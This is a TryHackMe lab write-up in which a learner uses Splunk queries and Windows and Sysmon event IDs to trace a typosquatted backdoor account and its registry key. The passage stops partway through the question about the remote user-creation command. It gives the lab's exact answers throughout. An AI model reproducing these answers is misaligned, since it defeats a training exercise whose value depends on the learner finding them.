
Introduction

This takes place in TryHackMe that we need to solve certain anomalies using Splunk as practice for using the tool.

Firstly, we set up the Attacker Machine to which it connects to the Lab Machine






For Context


SOC Analyst Johny has observed some anomalous behaviours in the logs of a few windows machines. It looks like the adversary has access to some of these machines and successfully created some backdoor. His manager has asked him to pull those logs from suspected hosts and ingest them into Splunk for quick investigation. Our task as SOC Analyst is to examine the logs and identify the anomalies.

Questions

Q1: How many events were collected and ingested in the index **main**?

We open the IP address of the lab machine for us to access Splunk. To which we then press the “Search & Reporting” tab to access the events.






We then look for the command or search query that counts the events logged in Splunk. In this case, we found that **eventcount** is the keyword that returns the number of events logged. *Note: We have to make sure that we set the timeline from ‘24 hours’* to *‘All time. Do note that this would slow down the system in a real setting*

We put the query:

| eventcount index=”main”



The answer is **12256**


Q2: On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?

From the hint it says that we “Narrow down based on the Event ID that relates to the creation of a new user on the system”

From this hint, we can say that it uses Windows Event Logs and we have to know what Event ID. The Windows Security Log Event ID is 4720.

We check the side panel to see the how the Event ID is named then we put on our query


* | search EventID=4720



I inspect the result and it is logged to the hostname Michael.Beaven.

The subject has the following: Account Name is James, and Account Domain is Cybertees.


The New Account has the name Alberto with the Account Domain WORKSTATION6



The answer is **Alberto**


But, that's actually wrong. Reading the question again and the hint, the hint was rather giving us false information when, in fact, it has the word "new username" as in it means the "account has been changed." So, we look up again that deals with updating accounts and found that the Event ID is 4738.

So we replace our previous ID with the new one.



But, unfortunately, we didn't get any results. However, we had a thought that it may be within that previous Event ID 4720 finding so we returned back with the previous query. Further inspection, we noticed that the Account Domain of the "supposed" new user is "WORKSTATION6" instead of "Cybertees." It could be that the adversary had been using this new user and created one with a different name.

So, we dig deeper within that domain. Unfortunately, nothing had come up.



Seemingly stuck in this question, we had to take a step back further that, instead of focusing entirely on the new username, we can focus on finding the infected hosts. This way, we can narrow down on what host is infected. Using the '*' query to see all the available attributes, we see each of the values one by one then see which one is interesting to take a deeper look.


Though, after scouring through the fields, we went back to the previous Event ID with 4720 when it felt that we're going nowhere. Inspecting the new name, there's a mistake on our part. It uses typosquatting to which it isn't written as "Alberto" but "A1berto." The main takeaway from here is to *read* carefully or copy paste the value instead of writing it manually.

```
New Account:
        Security ID:            S-1-5-21-1969843730-2406867588-1543852148-1000
        Account Name:           A1berto
        Account Domain:         WORKSTATION6
```

The answer is **A1berto**


Q3: One the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?

From Q2, we know that it's done by a compromised machine to create a backdoor user. We take note of the hostname Michael.Beaven and focus our efforts in searching there.




In this query, it returns 699 events.

Since it hints that a registry key was updated, we could utilize the Windows Event IDs to narrow down our search. That being 4657.




Though, nothing returns from this query. In this case, we take a step back and, instead, check which variables we can inspect for any unique values.



Interestingly, when inspecting the EventID, we found there are one to two digits numbers, in which they pertain that there are also Sysmon logs. It's important to note there is an EventID 13, this means that a value has been set in the RegistryKey. So we take a look further in them.

Checking for notable values from the TargetObject, we can see that there is the value: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto\(Default)



However, inputting this as the answer is not correct. As we're about close to getting the real answer, we instead look with EventID 12 where a RegistryEvent is created, as it maybe that a key was created but then updated with a different name or such.

But, feeling there's missing from the previous query, we went back to the previous answer and checked. We suspected that, by removing the "(Default)" word, it would be the correct answer. Indeed, it is the correct answer. Upon researching, this is actually the value of the RegistryKey, not part of the fullpath of the key.

The answer is **"HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto"**

Q4: Examine the logs and identify the user that the adversary was trying to impersonate

As mentioned in Q3, we'll start with the compromised machine and identify the user. Since the user is "A1berto" with a typosquat technique, it's safe to assume that it tries to impersonate a user named Alberto. Upon inputting the word "Alberto," TryHackMe has recorded it as correct.

The answer is **Alberto**

Q5: What is the command used to add a backdoor user from a remote computer?


With this question, we can instead start again on the compromised machine with the hostname Michael.Beaven

Since we know from Q2 that it used the user James in order to create a backdoor user, it's safe to assume that, whatever the compromised user James did, it is the remote computer or user. We know that it uses Sysmon and this is important as we can be able to know the commands used to add a backdoor user. Unfortunately, we had given up and, instead, look for a hint.

Retrieve Command for Remote User Addition


To discover the command used to create a backdoor user, search for WMIC execution in the logs.

Based on Echo, TryHackMe's chatbot helper, it appears that we need to search for WMIC execution in the logs. So, we go back to Michael.Beaven, the hostname that added the backdoor user, and changed the channel that looks for WMIC execution.



It returns a logged event but it does not contain a command. So, we take a step back, and then look at James.browne as found in Q6. But, before proceeding into finding the command, it's better to understand that there are three ways to add users remotely. That being it uses the "net" command in CMD, through Windows GUI, and using Powershell. Since we realize that this question takes place BEFORE the question about suspicious powershells, we can scope it down further to look, instead, for the "net" command.

